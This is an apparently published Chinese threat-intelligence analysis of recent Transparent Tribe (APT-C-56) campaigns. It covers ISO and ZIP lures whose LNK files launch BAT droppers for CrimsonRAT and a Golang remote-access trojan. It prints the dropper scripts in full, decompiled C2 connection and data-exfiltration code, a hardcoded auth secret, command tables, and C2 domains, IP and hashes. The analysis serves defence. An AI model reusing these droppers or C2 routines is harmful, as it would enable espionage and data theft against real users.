

APT-C-56（透明部落）近期攻击活动分析

mp.weixin.qq.com/s

高级威胁研究院




APT-C-56（透明部落，Transparent Tribe），又称APT36、ProjectM、C-Major，是一个具有南亚背景的高级持续性威胁组织，长期针对印度及周边国家政府、国防、外交以及关键行业开展网络间谍活动。该组织擅长利用社会工程学实施鱼叉式攻击，通过恶意Office文档、钓鱼邮件、伪造网站等方式传播恶意载荷，并开发了CrimsonRAT等专属远控工具，实现目标系统控制与敏感信息窃取。近年来，透明部落持续扩展攻击能力、包括跨平台攻击组件以及多样化C2基础设施开展长期驻留活动。

其投递的多类攻击载荷均采用LNK文件结合脚本执行链路，最终加载CrimsonRAT后门或其自研Golang远控程序，实现对目标主机的持续控制和敏感信息窃取。

1.攻击流程分析

本次攻击活动主要涉及两类攻击载荷，攻击者均采用“诱饵文件+快捷方式文件+脚本执行”的多阶段加载方式进行传播。攻击者首先通过伪装后的镜像文件或压缩包作为诱饵，引导目标用户打开其中携带的LNK文件。用户执行LNK后，进一步触发隐藏的BAT脚本，利用脚本完成后续恶意代码加载与执行。该攻击活动包含两条主要攻击链：其一通过释放并运行CrimsonRAT后门程序，实现对受害主机的远程控制与信息收集；其二则加载“透明部落”组织自研的Golang远控木马，依托建立的远程通信通道完成主机控制与敏感数据窃取。两类攻击路径虽载荷与实现机制各异，但核心战术目标高度一致，均旨在夺取系统权限、维持持久化访问并实施定向情报窃取。




2.恶意载荷分析

2.1.ISO文件分析

ISO镜像文件的具体信息如下：

MD5	411460a835461658ea596a9f52826e65
文件大小	22.1 MB (23,259,136 字节)
文件名	My Resume.iso


该镜像文件中内嵌了一个名为“My Resume.pdf.lnk”的LNK文件和一个名为“doxc”的文件夹。



在名为“doxc”的文件夹内共包含四个文件：一是伪装为PDF文档的“doxc”文件，二是“doxc.bat”批处理脚本，三是CrimsonRAT后门木马的“doxcm”文件，四是名为“My Resume.pdf.lnk”的快捷方式文件。其中两个名为“My Resume.pdf.lnk”的LNK文件目的都是为了执行doxc.bat文件。



当执行doxc目录外的“My Resume.pdf.lnk”之后，会通过cmd.exe执行“doxc\doxc.bat”BAT脚本文件。



doxc.bat首先会将伪装文件“doxc\doxcm”复制到“C:\ProgramData\My_Resume.pdf”并打开，以迷惑受害者。

```
@echo off
copy doxc\doxcm C:\ProgramData\My_Resume.pdf
start C:\ProgramData\My_Resume.pdf /MAX
xcopy doxc\doxc C:\ProgramData\ /Y /C /Q
mklink /h "%APPDATA%\hzwzucr_widsisa.exe" C:\ProgramData\doxc
start "" "%APPDATA%\hzwzucr_widsisa.exe" && EXIT
```

伪装文件的内容如下：



接着将名为“doxc\doxc”的后门程序复制到C:\ProgramData\目录下，并创建“%APPDATA%\hzwzucr_widsisa.exe”硬链接，硬链接指向刚刚复制的“C:\ProgramData\doxc”文件，最后执行hzwzucr_widsisa.exe，实际上也就是执行“C:\ProgramData\doxc”文件。

“doxc”文件是一个CrimsonRAT后门程序，该程序由C#编写，是APT-C-56(透明部落)组织经常使用的后门程序之一。该文件具体信息如下：

MD5 72b34401413cd684b7ba0a36f626811b

文件大小 21.9 MB (22,989,824 字节)

文件名 doxc

编译时间 2026-07-01 20:56:19 UTC

doxc是一个名为CrimsonRAT后门程序。Doxc运行后首先会读取存储在静态数组的C2服务器地址（93.127.133.151@sharema128.net），然后通过@符号进行分割。

```
// Token: 0x0600001B RID: 27 RVA: 0x0000365C File Offset: 0x0000185C
public string[] aepowrsu()
{
    return Encoding.UTF8.GetString(EARZTCSDS.ipsdvxxm, 0, EARZTCSDS.ipsdvxxm.Length).Split(new char[]
    {
        '@'
    });
}
```

初始化C2服务器地址之后，通过Connect方法和服务端建立连接

```
bool flag2 = this.srpsmrvidi > 10;
if (flag2)
{
    bool flag3 = this.srpsmrvidi > 20;
    if (flag3)
    {
        this.srpsmrvidi = 0;
    }
    EARZTCSDS.ofasmltdu = this.aepowrsu()[1];
    num = this.srpsmrvidi;
    this.srpsmrvidi = num + 1;
    this.itsmitsxck = new TcpClient();
    this.itsmitsxck.Connect(EARZTCSDS.ofasmltdu, EARZTCSDS.mstwoxprc);
    result = true;
}
```

当建立好和C2服务端的连接之后，然后调用this.sewmishxp()分发执行命令。

```

try
{
    bool flag = !this.sgsvinxthr;
    if (flag)
    {
        this.inacgavtim++;
        this.sgsvinxthr = true;
        this.hucvthue();
        bool flag2 = !this.btrdkming || !this.itsmitxsck.Connected;
        if (flag2)
        {
            this.btrdkming = this.isunfisdw(); 建立链接
            bool flag3 = this.btrdkming;
            if (flag3)
            {
                this.izemcfsibr = this.itsmitxsck.ReceiveBufferSize;
                this.sewmishxp(); 分发执行指令
            }
        }
    }
}

this.sgsvinxthr = false;
}

```

CrimsonRAT后门支持的功能如下

命令	功能
inASISFHfo/inASISFHufo	系统信息上报
geASISFHutarvs/geASISFHtarvs	进程列表
enASISFHudpo/enASISFHdpo	进程终止
scASISFHuren/scASISFHren	屏幕截图
diASISFHurs/diASISFHrs	磁盘枚举
fiASISFHu_ls/ziASISFHu_ls	文件浏览
liASISFHustf/liASISFHstf	文件搜索
afASISFHuile/afASISFHile	文件上传


doASISFHwr/doASISFHwr/doASISFHwf/doASISFHwf	文件下载
deASISFHult/deASISFHlt	文件删除
ruASISFHunf/ruASISFHnf	远程执行
thASISFHuumb/thASISFHumb	缩略图
udASISFHult/udASISFHlt	自更新
puASISFHutsrt/puASISFHtsrt	持久化

2.2.ZIP文件分析


ZIP压缩包信息如下：

MD5	4c64d98210c7fc53b91ffe8572db9187
文件大小	2.50 MB (2619075 字节)
文件名	Document_Detail.zip

“Document_Detail.zip”文件包含一个名为“Documents_Details.lnk”的LNK文件和一个名为“”的文件夹。



在“”文件夹中包含一个名为“config.bat”的BAT文件，一个“Documents_Details.pdf”伪装文件，和一个名为“windowSysUpdates.txt”伪装成文本的可执行文件。



当受害者执行“Documents_Details.lnk”文件，就会后台执行“config.bat”文件

```
== Header ==
CLSID       : {00021401-0000-0000-c000-000000000046}
HeaderSize  : 76
LinkFlags   : 0x00000261 -> HasTargetIDList ! HasArguments ! HasIconLocation ! HasExpString
FileFlags   : 0x00000000 -> -
Created/Modified/Accessed: None / None / None
IconIndex   : 1
WindowStyle : SW_SHOWMINNOACTIVE
HotKey      : { 'raw': 0, 'key': 0, 'modifiers': [] }

== Real Target ==
{20d04fe0-3aea-1069-a2d8-08002b30309d}\C:\N\N\D

== StringData ==
command_line_arguments: start "" /min /c ""\config.bat
icon_location: %SystemRoot%\System32\SHELL32.dll

== LinkInfo ==
```

“config.bat”文件内容如下：

```
@echo off
setlocal enabledelayedexpansion

for %%S in (*.lnk) do (
    del "%S"
    goto :next
)

:next

cd /d ""

for %%F in (*.pdf) do (
    move "%F" "..\%%F" >nul 2>&1
    start "" "..\%%F"
    goto :continue
)
```

首先，该脚本会删除当前目录下第一个.lnk文件，以清除痕迹，然后切换到名为“”的目录，打开第一个.pdf文件用以迷惑受害者。伪装内容如下



Error
Failed to load PDF document.

然后将第一个windowSysUpdates.txt重命名为“GymTraniningShedule.exe”文件，创建“%LOCALAPPDATA%\SystemFolder32”目录，将“GymTraniningShedule.exe”文件移动到“%LOCALAPPDATA%\SystemFolder32”目录下用以隐藏攻击载荷，最后执行攻击载荷，并删除自身文件用以销毁痕迹。

```
for %%f in (*.txt) do (
    ren "%%f" "GymTraniningShedule.exe"
    set "EXE_NAME=GymTraniningShedule.exe"
    goto :movefile
)
:movefile
if "%EXE_NAME%"==" " (
    exit >nul 2>&1
)

mkdir "%LOCALAPPDATA%\SystemFolder32"
:: Move (not copy) the file to AppData\Local
move /Y "%EXE_NAME%" "%LOCALAPPDATA%\SystemFolder32\%EXE_NAME%" >nul 2>&1

if errorlevel 1 (
    exit >nul 2>&1
)

start /min "" "%LOCALAPPDATA%\SystemFolder32\%EXE_NAME%"

start /min "" cmd /c del "%~f0" & exit >nul 2>&1
```

windowSysUpdates.txt文件信息如下：


```

v2 = os_Getenv("APPDATA", 7, 0, v19._r3);
v14[1] = v3;
v14[0] = v2;
v14[3] = 9;
v14[2] = "Microsoft";
v14[5] = 7;
v14[4] = "Windows";
v14[7] = 10;
v14[6] = "Start Menu";
v14[9] = 8;
v14[8] = "Programs";
v14[11] = 7;
v14[10] = "Startup";
v4 = path_filepath_join(v14, 6, 6);
v11 = v4;
n18 = 18;
FitnessMonitor.exe = "FitnessMonitor.exe";
v5 = path_filepath_join(&v11, 2, 2);
v8 = os_MkdirAll(v4._r0, v4._r1, 493);
result._r1 = v8._r1;
result._r0 = v8._r0;
if ( !v8._r0 )
{
    v16 = os_OpenFile(v19._r0, v19._r1, 0, 0);
}

```

接着通过遍历测试内置的C2服务器列表，寻找可用的C2服务器地址
(monitorondomainwintgt2.store和monitorondomainwintgt.store)。

```

c2_address_list = c2_address_list;
for ( i = ::i; ; i = i_1 - 1 )
{
    if ( i <= 0 )
    {
        p_errors_errorString = (errors_errorString *)runtime_newobject(&RTYPE_errors_errorString);
        p_errors_errorString->s.len = 26;
        p_errors_errorString->s.ptr = "all gym connections failed";
        result._r1 = p_errors_errorString;
        result._r0 = r0;
        return result;
    }
    i_1 = i;
    c2_address_list_1 = c2_address_list;
    r0_1 = *c2_address_list;
    v7 = (__int64)c2_address_list[1];
    v2 = main_testGymConnection();
    if ( (_BYTE)v2 )
        break;
}

```

```

71 1C 35 40 01 00 00 00      off_1405CDB40 dq offset aMonitorondomai ; DATA XREF: .data:c2_address_listfo
; "monitorondomainwintgt.store:15500"
21 00 00 00 00 00 00 00      dq 21h
3D 26 35 40 01 00 00 00      dq offset aMonitorondomai_0 ; "monitorondomainwintgt2.store:15500"
22 00 00 00 00 00 00 00      dq 22h
A0 10 62 40 01 00 00 00      off_1405CDB60 dq offset unk_1406210A0 ; DATA XREF: errors_is+F0f
; errors_is:loc_140082F5Cfo
-- -- --

```

然后通过测试网络tcp连通性，访问/api/gym-facility，/api/gym-membership接口来等待服务端响应。

```
// main.testGymConnection
BOOL8 __golang main_testGymConnection(__int64 r0, __int64 a2)
{
    if ( (unsigned __int8)main_testGymEquipment() )
        return 1;
    if ( (unsigned __int8)main_testGymFacility(r0, a2) )
        return 1;
    return (unsigned __int8)main_testMembershipDesk(r0, a2) != 0;
}
```

当服务端响应之后，通过使用POST方法注册客户端。程序会调用getFitnessProfile函数获取包括操作系统类型，系统版本，强度级别，本地地址，国家代码，国家名称，安全软件名称，主机名，用户名等系统信息并打包为JSON格式发送给服务端。

```
v67 = runtime_makemap_small();
r0 = (_QWORD *)runtime_mapassign_faststr(&RTYPE_map_string_string, v67, "activity_type", 13);
r0[1] = 7;
if...
*r0 = "windows";
WorkoutVersion = main_getWorkoutVersion();
_r0 = (_QWORD *)runtime_mapassign_faststr(&RTYPE_map_string_string, v67, "workout_version", 15);
_r0[1] = WorkoutVersion._r1;
if...
*_r0 = _r0_1;
WorkoutIntensity = main_getWorkoutIntensity();
_r0_2 = (_QWORD *)runtime_mapassign_faststr(&RTYPE_map_string_string, v67, "intensity_level", 15);
_r0_2[1] = WorkoutIntensity._r1;
if...
*_r0_2 = _r0_3;
v75 = net_InterfaceAddrs();
_r0_4 = v75._r0;
r1 = v75._r1;
if ( !v75._r3 )
{
    while...
}
CountryZone = main_getCountryZone();
_r0_7 = (_QWORD *)runtime_mapassign_faststr(&RTYPE_map_string_string, v67, "country_code", 12);
_r0_7[1] = CountryZone._r1;
```

此外，程序还会调用main.generateAuthHeader函数生成基于时间的认证头，格式为SHA256(secret:timestamp):timestamp，其中secret为硬编码字符串A9@mK7#xP2\$vL8!nQ5*wB3^eR6&tY1（30字节）。

```

v0 = time_Now();
if ( v0 < 0 )
    v1 = ((unsigned __int64)(2 * v0) >> 31) + 0xDD7B17F80LL;
v17 = 0;
*(_QWORD *)&v16 = &RTYPE_string;
*(_QWORD *)&v16 + 1 = &off_1403C08C0; // "A9@mK7#xP2$vL8!nQ5*wB3^eR6&tY1"
v13 = v1 - 0xE7791F700LL;
v2 = ((__int64 (*)(void))runtime_convT64)();
*(_QWORD *)&v17 = &RTYPE_int64;
*(_QWORD *)&v17 + 1 = v2;
v3 = fmt_Sprintf("%s:%d", 5, &v16, 2, 2);
r0 = v3._r0;
r1 = v3._r1;
p__32_uint8 = (_32_uint8 *)runtime_newobject(&RTYPE__32_uint8);
v4 = runtime_stringtoslicebyte(v12, v3._r0, v3._r1);
v11 = crypto_sha256_Sum256(v4);
p__32_uint8_1 = (uint8 *)p__32_uint8;
*(retval_1400D35C0 *)p__32_uint8 = v11;
v16 = 0;

```

最后将生成的认证头附加在API请求的auth参数中，将其通过POST方式发送到“api/gym-membership?client_id”接口实现客户端注册，client_id为用户名。

```

p_bytes_Reader->s.ptr = _r0_2;
p_bytes_Reader->i = 0;
p_bytes_Reader->prevRune = -1;
v26 = net_http_NewRequestWithContext(
    off_1403C54E0,
    &stru_140620B20,
    "POST",
    4,
    v21._r0, // http://%s/api/gym-membership?client_id=%s
    v21._r1,
    off_1403C2CA0,
    p_bytes_Reader);
if ( v26._r1 )
    goto LABEL_21;
v79 = *(_QWORD *) (v26._r0 + 56LL);
v27 = net_textproto_CanonicalMIMEHeaderKey("Content-Type", 12);
_r0_3 = v27._r0;
p__1_string = (_1_string *)runtime_newobject(&RTYPE__1_string);
p__1_string_1 = (string *)p__1_string;
(*p__1_string)[0].len = 16;
(*p__1_string)[0].ptr = "application/json";

```

完成客户端注册之后，进入工作线程，该函数会创建3个定时器，main.checkCoachInstructions定时器用于轮询C2指令，main.checkServerRecognition用于检查服务端状态，main.testConnectionHealth 测试连接健康。其中main.checkCoachInstructions函数会通过访问/api/coach-instructions接口获取命令，当获取到服务端返回的命令后，调用main.processCoachInstruction函数解密并分发。目前一共支持4个命令。

命令	功能
execute_file	执行本地指定路径的文件
download_exercise	从 C2 下载文件到 %PROGRAMDATA%\FitnessPrograms 并执行

upload_and_execute	从 C2 下载文件到临时目录，写入目标路径并执行
download_and_execute	从 C2 下载文件到指定路径并执行

通过对本次攻击活动的相关信息进行深入分析，我们将这两类攻击归属到APT-C-56(透明部落), 理由如下：

- 1、攻击者投递的ISO镜像文件内置CrimsonRAT远控木马，该工具系APT-C-56（透明部落）组织长期惯用的核心攻击组件，具备显著的组织级技术特征；
- 2、CrimsonRAT载荷回连的基础设施IP（93.127.133.151），经反查关联至特定域名（monitorndomainwintgt2.store），该域名与同期捕获的go载荷共用的C2服务器完全一致，呈现出典型的基础设施复用特征；。
- 3、样本上传源地定位为印度（IN），与该组织长期聚焦南亚地区、针对特定国家及关键机构开展网络窃密活动的情报指向高度一致；
- 4、LNK文件中提取的Machine ID标识（desktop-mhp）与该组织历史活动使用的标识符一致。

综上，攻击者使用的指纹信息、载荷类型、攻击目标、网络基础设施等多维度证据形成完整交叉验证，充分证实此次攻击活动属于该组织的持续性APT行动。

本轮攻击活动中，APT-C-56（透明部落，Transparent Tribe）组织针对不同渗透场景灵活投递CrimsonRAT后门与自研Golang远控木马，充分展现其成熟的恶意工具开发与动态载荷切换能力；攻击者通过复用C2基础设施、按需调整载荷形态并结合脚本化执行链路，有效规避安全检测并实现持久化驻留，最终旨在建立隐蔽的远程控制通道以持续窃取敏感数据与实施定向监控，整体攻击路径呈现出高度专业化、隐蔽化与长期化的APT威胁特征。

此外本文披露的样本只是该组织攻击过程中使用的部分载荷，通过对样本进行的深入分析，希望帮助用户了解此类攻击链条及防范手段。同时也提醒用户提高安全意识，在日常工作中谨慎处理未知压缩包、邮件附件和超链接，避免因轻信而在毫无防护的情况下遭受入侵，造成敏感信息和重要数据的泄露。

MD5:

4c64d98210c7fc53b91ffe8572db9187

411460a835461658ea596a9f52826e65

1d0a37a19233bc64d31f77697247e8f1
72b34401413cd684b7ba0a36f626811b
1b5d96e5b41d9720a4b35919a807bc34
41724f263cac4520874765b11027eaa1
8cd05fd628ed7927871e9dd53d4e613b
43ec61c2a96acef6e36a4b69b8f8e333
88d5d4c30c6732f9ddaa674621f8b3d4
ec0d9f04adb2946f2257a63c16407da5
abf20c1b86dec4209c2bfc6d565a9a4a
208d83a5b80f6069d828a36c56155e43

C2:

monitorondomainwintgt.store

monitorondomainwintgt2.store

93.127.133.151:{6898,9626,19821,28168,35821}

APT · Table of Contents

PreviousUAC-0099利用新型多阶段恶意软件链开展攻击活动NextAPT-C-55 (Kimsuky) 组织
利用伪装安装包植入远控木马的攻击链分析